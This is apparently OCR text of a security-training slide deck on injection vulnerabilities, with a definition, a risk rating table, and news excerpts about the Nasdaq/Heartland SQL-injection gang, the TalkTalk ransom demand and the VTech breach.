
1. Injection

Injection occurs when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific

http://arstechnica.com/security/2013/07/25/nasdaq-is-owned-five-men-charged-in-largest-financial-hack-ever/



“NASDAQ is owned.” Five men charged in largest financial hack ever

Scheme created hundreds of millions of dollars in losses to world's biggest institutions.


by Dan Goodin - Jul 25, 2013 2:55pm EDT

Wikimedia

Five Eastern European men have been charged with operating a global hacking operation that infiltrated some of the world's biggest financial institutions, pilfered data for more than 160 million credit cards, and created hundreds of millions of dollars in losses.

The case, brought by US attorneys in Manhattan and New Jersey, is the largest hacking scheme ever prosecuted in the US, Department of Justice officials said. From 2005 to 2012, the four Russian nationals and a Ukrainian penetrated the private networks of the Nasdaq stock exchange, Citibank, PNC Bank, Heartland Payment Systems, 7-Eleven, JCPenney, Hannaford Brothers, and others, prosecutors alleged in indictments unsealed Thursday morning. The hacking gang traded text strings that exploited SQL-injection vulnerabilities in the victim companies' websites to obtain login credentials and other sensitive data, then installed malware that gave them persistent backdoor access to the networks.

http://krebsonsecurity.com/2015/10/talktalk-hackers-demanded-80k-in-bitcoin/



KrebsonSecurity
In-depth security news and investigation

BLOG ADVERTISING ABOUT THE AUTHOR

24 TalkTalk Hackers Demanded £80K in Bitcoin

OCT 15

TalkTalk, a British phone and broadband provider with more than four million customers, disclosed Friday that intruders had hacked its Web site and may have stolen personal and financial data. Sources close to the investigation say the company has received a ransom demand of approximately £80,000 (~USD $122,000), with the attackers threatening to publish the TalkTalk's customer data unless they are paid the amount in Bitcoin.


In a statement on its Web site, TalkTalk said a criminal investigation was launched by the Metropolitan Police Cyber Crime Unit following "a significant and sustained cyberattack on our website."

"That investigation is ongoing, but unfortunately there is a chance that some of the following data has been compromised: names, addresses, date of birth, phone numbers, email addresses, TalkTalk account information, credit card details and/or bank details," the statement continues. "We are continuing to work with leading cyber crime specialists and the Metropolitan Police to establish exactly what happened and the extent of any information accessed."

A source close to the investigation who spoke on condition of anonymity told KrebsOnSecurity that the hacker group who demanded the £80,000 ransom provided TalkTalk with copies of the tables from its user database as evidence of the breach. The database in question, the source said, appears related to at least 400,000 people who have recently undergone credit checks for new service with the company. However, TalkTalk's statement says it's too early to say exactly how many customers were impacted. "Identifying

My New Book!

http://www.bbc.com/news/technology-34944140




Children's electronic toy maker Vtech hacked

By Zoe Kleinman
Technology reporter, BBC News

